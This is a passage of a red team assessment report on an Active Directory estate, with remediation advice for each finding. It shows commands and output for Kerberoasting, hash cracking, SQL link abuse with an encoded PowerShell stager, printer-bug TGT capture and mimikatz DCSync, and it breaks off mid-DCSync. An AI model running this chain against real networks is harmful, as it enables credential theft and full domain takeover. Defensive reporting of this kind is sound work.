



OFFENSIVE SECURITY

RED TEAM ASSESSMENT REPORT

dollarcorp.moneycorp.local Red Team Assessment

Jul 16, 2026

VERSION 1.0

Dollar Corp

CONTACT

X sec

xsec@example.com

Alex Mercer

alex.mercer@example.com



TABLE OF CONTENTS

1	DOCUMENT CONTROL	4
1.1	Team	4
1.2	List of Changes	4
2	EXECUTIVE SUMMARY	5
2.1	Summary	5
2.2	Identified Misconfigurations	5
2.3	Recommendations	6
2.4	Conclusion	8
3	METHODOLOGY	9
3.1	Objective	9
3.2	Scope	10
3.3	Provided User Account and Machine	10
4	COMPROMISSION PATH	11
4.1	DCORP-STD1 - Service Account Compromise via Kerberoasting	11
4.2	DCORP-MSSQL - Lateral Movement through SQL Server Database Links	13
4.3	DCORP-MGMT - Domain Controller Ticket Capture via Unconstrained Delegation	15
4.4	DCORP-DC - Full Domain Compromise via DCSync and Golden Ticket	17
4.5	EU-DC - Cross-Forest Compromise via Trust Key Abuse	19
5	DISCLAIMER	21
6	APPENDIX	22
6.1	Tooling and Indicators	22

LIST OF FIGURES

Figure 1 - Attack path from studentuser to Enterprise Admin across the forest trust 5

Figure 2 - In-scope Active Directory environment and forest trust 10

Figure 3 - Rubeus requesting and exporting the svc_sql service ticket 11

Figure 4 - Offline recovery of the svc_sql password with hashcat 12

Figure 5 - Crawling the SQL Server link chain and executing xp_cmdshell on DCORP-MGMT 13

Figure 6 - Capturing the DCORP-DC\$ TGT after coercing authentication with the printer bug 15

Figure 7 - Extracting the krbtgt hash with mimikatz lsadump::dcsync 17

Figure 8 - Forging a Golden Ticket and accessing the Domain Controller as Administrator 18

Figure 9 - Replicating eurocorp.local credentials across the forest trust 19

1 DOCUMENT CONTROL

1.1 TEAM

Contact	Details	Role
X sec	E-Mail: xsec@example.com	Lead Pentester, Red Team Operator
Alex Mercer	E-Mail: alex.mercer@example.com	Red Team Operator, Reviewer

1.2 LIST OF CHANGES

Version	Description	Date
0.1	Initial draft delivered for internal review	Jul 16, 2026
0.9	Peer review and technical QA	Jul 16, 2026
1.0	Final version delivered to the client	Jul 17, 2026

2 EXECUTIVE SUMMARY

2.1 SUMMARY

Altered Security was engaged by Dollar Corp to perform an assumed-breach red team assessment of the on-premise Active Directory environment `dollarcorp.moneycorp.local`. The engagement simulated an attacker who has obtained a single low-privileged domain account, and its objective was to determine how far that foothold could be leveraged against a fully patched estate protected by Microsoft Defender.

All five in-scope machines were compromised and operating-system level command execution was demonstrated on each host. Starting from the provided `studentuser` account, the team recovered a service-account password through Kerberoasting, moved laterally through a misconfigured SQL Server database link, abused an unconstrained delegation server to capture a Domain Controller ticket, and performed a DCSync to extract the `krbtgt` hash. From there the entire `dollarcorp` domain was controlled, and a bidirectional forest trust was abused to reach Enterprise Admin in the partner forest `eurocorp.local`.

None of the individual techniques relied on a software vulnerability or a missing patch: every step exploited a configuration weakness. This means the full compromise path can be closed through configuration hardening alone, without waiting on a vendor fix. The complete path is summarised below.




Figure 1 - Attack path from studentuser to Enterprise Admin across the forest trust

2.2 IDENTIFIED MISCONFIGURATIONS

Name	Affected Components	Page
Service Account Compromise via Kerberoasting	DCORP-STD1	11
Lateral Movement through SQL Server Database Links	DCORP-MSSQL	13

Name	Affected Components	Page
Domain Controller Ticket Capture via Unconstrained Delegation	DCORP-MGMT	15
Full Domain Compromise via DCSync and Golden Ticket	DCORP-DC	17
Cross-Forest Compromise via Trust Key Abuse	EU-DC	19

2.3 RECOMMENDATIONS

Name	Details
Service Account Compromise via Kerberoasting	■ Migrate service accounts with SPNs to group Managed Service Accounts (gMSA), which use automatically rotated 120-character passwords that cannot be cracked offline. ■ Where a gMSA is not possible, enforce a minimum 25-character random password and disable RC4 for the account (<code>msDS-SupportedEncryptionTypes</code> set to AES only). ■ Monitor for a single principal requesting many <code>4769</code> tickets with RC4 encryption in a short window, a strong Kerberoasting indicator.
Lateral Movement through SQL Server Database Links	■ Remove unnecessary linked servers, and never configure them with sysadmin or trustworthy database privileges. ■ Disable <code>xp_cmdshell</code> on all SQL Server instances unless explicitly required. ■ Run the SQL Server service under a least-privilege gMSA that is not a local administrator on other hosts. ■ Enable SQL Server audit for <code>xp_cmdshell</code> invocation and linked-server queries.


Name	Details
Domain Controller Ticket Capture via Unconstrained Delegation	▪ Remove unconstrained delegation from all accounts except Domain Controllers; migrate required delegation to constrained delegation or resource-based constrained delegation. ▪ Add privileged accounts to the Protected Users group and flag them as "Account is sensitive and cannot be delegated". ▪ Disable the Print Spooler service on servers that do not need it to remove the coercion primitive. ▪ Monitor for 4769 requests for machine-account tickets originating from non-DC hosts.
Full Domain Compromise via DCSync and Golden Ticket	▪ Restrict the Replicating Directory Changes rights to Domain Controllers only and alert on DCSync from any other principal (4662 with the DS-Replication GUIDs). ▪ Rotate the krbtgt password twice (with the required interval) after this assessment and on a regular schedule, invalidating any forged tickets. ▪ Implement a tiered administration model so that DC-equivalent credentials are never exposed on member servers. ▪ Deploy Microsoft Defender for Identity or equivalent to detect DCSync and Golden Ticket usage.
Cross-Forest Compromise via Trust Key Abuse	▪ Ensure SID filtering (quarantine) is enabled on the forest trust so that injected SIDs from a compromised forest are dropped. ▪ Treat forests connected by a trust as a single security boundary; a trust is only as strong as the least secure forest. ▪ Reduce cross-forest group memberships and audit the trust configuration regularly. ▪ Rotate trust keys periodically, as they can be used to forge inter-realm tickets.

2.4 CONCLUSION

The engagement demonstrated a complete, reliable path from a single unprivileged domain account to Enterprise Admin across two forests, achieved entirely through configuration weaknesses rather than missing patches. The most impactful issues were the reversible service-account password exposed through Kerberoasting, the unconstrained delegation server that allowed a Domain Controller ticket to be captured, and the lack of SID filtering on the forest trust.

Addressing the prioritised recommendations, in particular removing unconstrained delegation, migrating service accounts to group Managed Service Accounts, and enabling SID filtering, would break the chain at several points and prevent a comparable compromise. A follow-up assessment is recommended once the remediation has been implemented to confirm the paths are closed.

3 METHODOLOGY



The assessment followed an assumed-breach red team methodology aligned with the phases above. Each phase fed the next: reconnaissance and domain enumeration identified the misconfigurations, local privilege escalation and lateral movement expanded the foothold, and admin reconnaissance combined with cross-trust attacks produced full forest compromise. Tooling was executed from the provided foothold using widely available offensive tradecraft (PowerView, Rubeus, PowerUpSQL, mimikatz and Impacket), and all activity was logged to support blue-team replay.

3.1 OBJECTIVE

The goal of this assessment was to highlight misconfigurations in the environment, as we know that the systems have latest security fix as well as the Windows defender antivirus activated. But also, to provide remediations/mitigations and show the full path of compromise to multiple domains.

Assessment goal: Compromise the 5 machines in the scope and provide each time, a proof of concept of the operation system level command execution.

3.2 SCOPE

As of **Jul 13, 2026**, the scope is defined as below:

The assessment targeted the internal Active Directory forest `moneycorp.local` and the trusting external forest `eurocorp.local`. The following five hosts were explicitly in scope; no denial-of-service testing was permitted, and testing took place between **13 July 2026** and **17 July 2026**.



Figure 2 - In-scope Active Directory environment and forest trust

Targeted Systems:

Hostname	FQDN	IP	Role
DCORP-DC	dcorp-dc.dollarcorp.moneycorp.local	192.168.1.2	Domain Controller
DCORP-STD1	dcorp-std1.dollarcorp.moneycorp.local	192.168.1.10	Member server (foothold)
DCORP-MSSQL	dcorp-mssql.dollarcorp.moneycorp.local	192.168.1.11	SQL Server 2019
DCORP-MGMT	dcorp-mgmt.dollarcorp.moneycorp.local	192.168.1.12	Management server
EU-DC	eu-dc.eurocorp.local	192.168.2.2	Forest DC (eurocorp)

3.3 PROVIDED USER ACCOUNT AND MACHINE

The client provided a single low-privileged foothold to model an assumed-breach scenario:

User Name	Machine Name	Privileges
dcorp\studentuser	DCORP-STD1	Standard domain user, interactive logon to DCORP-STD1

No local administrator rights were granted on any system at the start of the engagement.

4 COMPROMISSION PATH

SERVICE ACCOUNT COMPROMISE VIA KERBEROASTING


HOSTNAME	DCORP-STD1
FQDN	dcorp-std1.dollarcorp.moneycorp.local
OS DETAILS	Windows Server 2019 Standard (fully patched)
IP ADDRESS	192.168.1.10

DESCRIPTION

The domain service account `svc_sql` was registered with a Service Principal Name (SPN) and protected by a weak, human-chosen password. Any authenticated domain user can request a Kerberos service ticket for an account with an SPN; because the ticket is partly encrypted with the service account's password hash, it can be extracted and cracked offline without generating failed-logon events on the target. This gave the team its first set of privileged domain credentials from the unprivileged `studentuser` foothold.

COMPROMISSION STEPS

From the `studentuser` session on DCORP-STD1, accounts with an SPN were enumerated and a service ticket for `svc_sql` was requested and exported using Rubeus.¹



```

PS C:\Users\studentuser\Documents> Rubeus.exe kerberoast /stats

-----
(_____) _ _ _ _ _
| _ _ / | | | | _ \ | | | | / _ _ |
| | \ \ | | | | | ) _ _ | | | |
| | _ | | _ _ / | _ _ | _ _ / ( _ _ /

[*] Action: Kerberoasting Stats
[*] Searching for accounts with SPNs set (excluding krbtgt)

-----
| Supported Encryption Type | Count |
-----
| RC4_HMAC_DEFAULT         |    1 |
-----

PS C:\Users\studentuser\Documents> Rubeus.exe kerberoast /user:svc_sql /nowrap
[*] Target User           : svc_sql
[*] SamAccountName        : svc_sql
[*] DistinguishedName     : CN=svc_sql,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
[*] ServicePrincipalName  : MSSQLSvc/dcorp-mssql.dollarcorp.moneycorp.local:1433
[*] Hash                  :
$krb5tgt$23$*svc_sql$dollarcorp.moneycorp.local\MSSQLSvc/dcorp-mssql...:1433*$
A1F3C0...9E2B$c47d2b8e1f0a6c93be55d1a7f2049c8b6d3e... (truncated)
  
```

Figure 3 - Rubeus requesting and exporting the `svc_sql` service ticket

The exported `TGS-REP` hash uses RC4 (etype 23), which is efficient to crack. It was recovered offline with hashcat in a few seconds against the `rockyou` wordlist.²

1. Rubeus is an open-source C# toolset for raw Kerberos interaction and abuse: <https://github.com/GhostPack/Rubeus>

```
operator@kali — hashcat

$ hashcat -m 13100 -a 0 svc_sql.hash rockyou.txt --force
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0) - Platform #1 [The pocl project]
* Device #1: cpu-haswell-Intel(R) Core(TM) i7

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385

$krb5tgs$23$*svc_sql$dollarcorp.moneycorp.local$MSSQLSvc~1433*$a1f3...:SQLServer@2019

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Recovered.....: 1/1 (100.00%) Digests
Time.Started....: Mon Jul 13 09:14:22 2026 (7 secs)
Speed.#1.....: 2183.4 kH/s

$ echo "svc_sql : SQLServer@2019"
```

Figure 4 - Offline recovery of the svc_sql password with hashcat

```
# Enumerate SPNs and request the ticket
Rubeus.exe kerberoast /user:svc_sql /nowrap
# Crack offline (etype 23 / RC4)
hashcat -m 13100 svc_sql.hash rockyou.txt --force
# Recovered credential
svc_sql : SQLServer@2019
```

The recovered account `dcorp\svc_sql` is a member of the local administrators group on DCORP-MSSQL, which enabled the lateral movement described in the next finding.

RECOMMENDATIONS

- Migrate service accounts with SPNs to **group Managed Service Accounts (gMSA)**, which use automatically rotated 120-character passwords that cannot be cracked offline.
- Where a gMSA is not possible, enforce a **minimum 25-character random password** and disable RC4 for the account (`msDS-SupportedEncryptionTypes` set to AES only).
- Monitor for a single principal requesting many `4769` tickets with RC4 encryption in a short window, a strong Kerberoasting indicator.

REFERENCES

- <https://attack.mitre.org/techniques/T1558/003/>
- <https://learn.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview>

2. hashcat mode 13100 targets Kerberos 5 TGS-REP tickets: https://hashcat.net/wiki/doku.php?id=example_hashes

LATERAL MOVEMENT THROUGH SQL SERVER DATABASE LINKS


HOSTNAME	DCORP-MSSQL
FQDN	dcorp-mssql.dollarcorp.moneycorp.local
OS DETAILS	Windows Server 2019 / SQL Server 2019
IP ADDRESS	192.168.1.11

DESCRIPTION

DCORP-MSSQL was configured with a linked server pointing to DCORP-MGMT, and the link chain preserved sysadmin rights through a trustworthy database. Using the `svc_sql` credentials recovered in the previous step, the team crawled the database link and obtained command execution on the remote management server as its machine account, expanding the foothold into a second host.

COMPROMISSION STEPS

The linked-server chain was crawled with PowerUpSQL,³ which revealed that the link to `dcorp-mgmt` resolved to a `dbo` (sysadmin) context via a trustworthy database.



```
svc_sql@DCORP-STD1 — PowerShell

PS C:\Users\studentuser\Documents> Get-SQLServerLinkCrawl -Instance dcorp-mssql
Version      : SQL Server 2019
Instance     : dcorp-mssql
Links        : dcorp-mgmt
Instance     : dcorp-mgmt
User         : dbo (sysadmin via trustworthy database chain)

PS C:\Users\studentuser\Documents> Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec
master..xp_cmdshell whoami"
Instance     : dcorp-mgmt
CustomQuery:
           dcorp\dcorp-mgmt$

PS C:\Users\studentuser\Documents> Invoke-SQLOSCmd -Instance dcorp-mgmt -Command "powershell -enc
<stager>" -RawResults
[+] Command executed on dcorp-mgmt as dcorp\dcorp-mgmt$
[+] Beacon check-in received: DCORP-MGMT (SYSTEM)
```

Figure 5 - Crawling the SQL Server link chain and executing xp_cmdshell on DCORP-MGMT

```
-- Execute through the link chain as the remote service context
EXEC ('EXEC master..xp_cmdshell ''whoami''') AT [dcorp-mgmt];
-- Result: dcorp\dcorp-mgmt$
```

3. PowerUpSQL is an offensive SQL Server discovery and attack toolkit: <https://github.com/NetSPI/PowerUpSQL>

`xp_cmdshell` was reachable on the remote instance, so an encoded PowerShell stager was executed to obtain an interactive beacon on DCORP-MGMT running as `NT AUTHORITY\SYSTEM`. This host was the unconstrained delegation server abused in the following finding.

RECOMMENDATIONS

- Remove unnecessary **linked servers**, and never configure them with sysadmin or trustworthy database privileges.
- Disable `xp_cmdshell` on all SQL Server instances unless explicitly required.
- Run the SQL Server service under a **least-privilege gMSA** that is not a local administrator on other hosts.
- Enable SQL Server audit for `xp_cmdshell` invocation and linked-server queries.

REFERENCES

- <https://attack.mitre.org/techniques/T1210/>
- <https://learn.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql>

DOMAIN CONTROLLER TICKET CAPTURE VIA UNCONSTRAINED DELEGATION


HOSTNAME	DCORP-MGMT
FQDN	dcorp-mgmt.dollarcorp.moneycorp.local
OS DETAILS	Windows Server 2019 Standard
IP ADDRESS	192.168.1.12

DESCRIPTION

DCORP-MGMT was trusted for **unconstrained delegation**. Any authentication to a host with unconstrained delegation causes the caller's Ticket-Granting-Ticket (TGT) to be cached in memory on that host. With SYSTEM on DCORP-MGMT, the team coerced the Domain Controller to authenticate to it, captured the DC's TGT, and reused it, a direct path to full domain compromise.

COMPROMISSION STEPS

Rubeus was set to monitor for incoming TGTs while the Domain Controller was coerced into authenticating to DCORP-MGMT using the MS-RPRN "printer bug".⁴



```
SYSTEM@DCORP-MGMT — Rubeus monitor

PS C:\Windows\system32> Rubeus.exe monitor /interval:5 /nowrap
[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs

// from a second session, coerce the DC:
PS C:\Tools> SpoolSample.exe dcorp-dc dcorp-mgmt
[+] Converted DNS host name to netbios: DCORP-DC
[+] Attempted printer notification, RpcRemoteFindFirstPrinterChangeNotificationEx succeeded

[*] 7/13/2026 10:41:07 AM UPN [dcorp-dc@dollarcorp.moneycorp.local]
[*] Found new TGT:
    User           : DCORP-DC$@DOLLARCORP.MONEYCORP.LOCAL
    StartTime      : 7/13/2026 10:41:07 AM
    EndTime        : 7/13/2026 8:41:07 PM
    Base64EncodedTicket :
    doIFxjCCBcKgAwIBBaEDAgEWooIE2... (TGT for DCORP-DC$, ptt-ready)
```

Figure 6 - Capturing the DCORP-DC\$ TGT after coercing authentication with the printer bug

```
# On DCORP-MGMT (SYSTEM): monitor for TGTs
Rubeus.exe monitor /interval:5 /nowrap
# From a second session: coerce the DC to authenticate
SpoolSample.exe dcorp-dc dcorp-mgmt
```

4. The printer bug (MS-RPRN RpcRemoteFindFirstPrinterChangeNotificationEx) coerces a host to authenticate to an attacker-chosen target: <https://github.com/leechristensen/SpoolSample>

Within seconds a TGT for `DCORP-DC$` was captured and imported into the current session. A machine account TGT for a Domain Controller is equivalent to the DC itself for replication purposes, which enabled the DCSync attack in the next finding.

RECOMMENDATIONS

- **Remove unconstrained delegation** from all accounts except Domain Controllers; migrate required delegation to **constrained delegation** or **resource-based constrained delegation**.
- Add privileged accounts to the **Protected Users** group and flag them as "Account is sensitive and cannot be delegated".
- Disable the Print Spooler service on servers that do not need it to remove the coercion primitive.
- Monitor for `4769` requests for machine-account tickets originating from non-DC hosts.

REFERENCES

- <https://attack.mitre.org/techniques/T1187/>
- <https://attack.mitre.org/techniques/T1550/003/>

FULL DOMAIN COMPROMISE VIA DCSYNC AND GOLDEN TICKET


HOSTNAME	DCORP-DC
FQDN	dcorp-dc.dollarcorp.moneycorp.local
OS DETAILS	Windows Server 2022 Datacenter (Domain Controller)
IP ADDRESS	192.168.1.2

DESCRIPTION

Using the captured `DCORP-DC$` ticket, the team performed a **DCSync**, impersonating a Domain Controller to request replication of secrets, and extracted the `krbtgt` account hash. Possession of the `krbtgt` hash allows forging arbitrary Kerberos tickets (a Golden Ticket), granting persistent control of the entire `dollarcorp` domain.

COMPROMISSION STEPS

DCSync was executed with mimikatz against the Domain Controller to replicate the `krbtgt` credentials.⁵



```
DCORP-DC$@DCORP-MGMT — mimikatz

PS C:\Tools> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041
.## ^ ##. "A La Vie, A LAmour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi`
##### > https://blog.gentilkiwi.com/mimikatz

mimikatz # lsadump::dcsync /user:dollarcorp\krbtgt
[DC] dollarcorp.moneycorp.local will be the domain
[DC] dcorp-dc.dollarcorp.moneycorp.local will be the DC server
[DC] dollarcorp\krbtgt will be the user account

SAM Username      : krbtgt
Account Type      : 30000000 ( USER_OBJECT )
Password last change : 4/3/2025 6:32:11 PM
Object Security ID : S-1-5-21-719815819-3726368948-3917688648-502
Credentials:
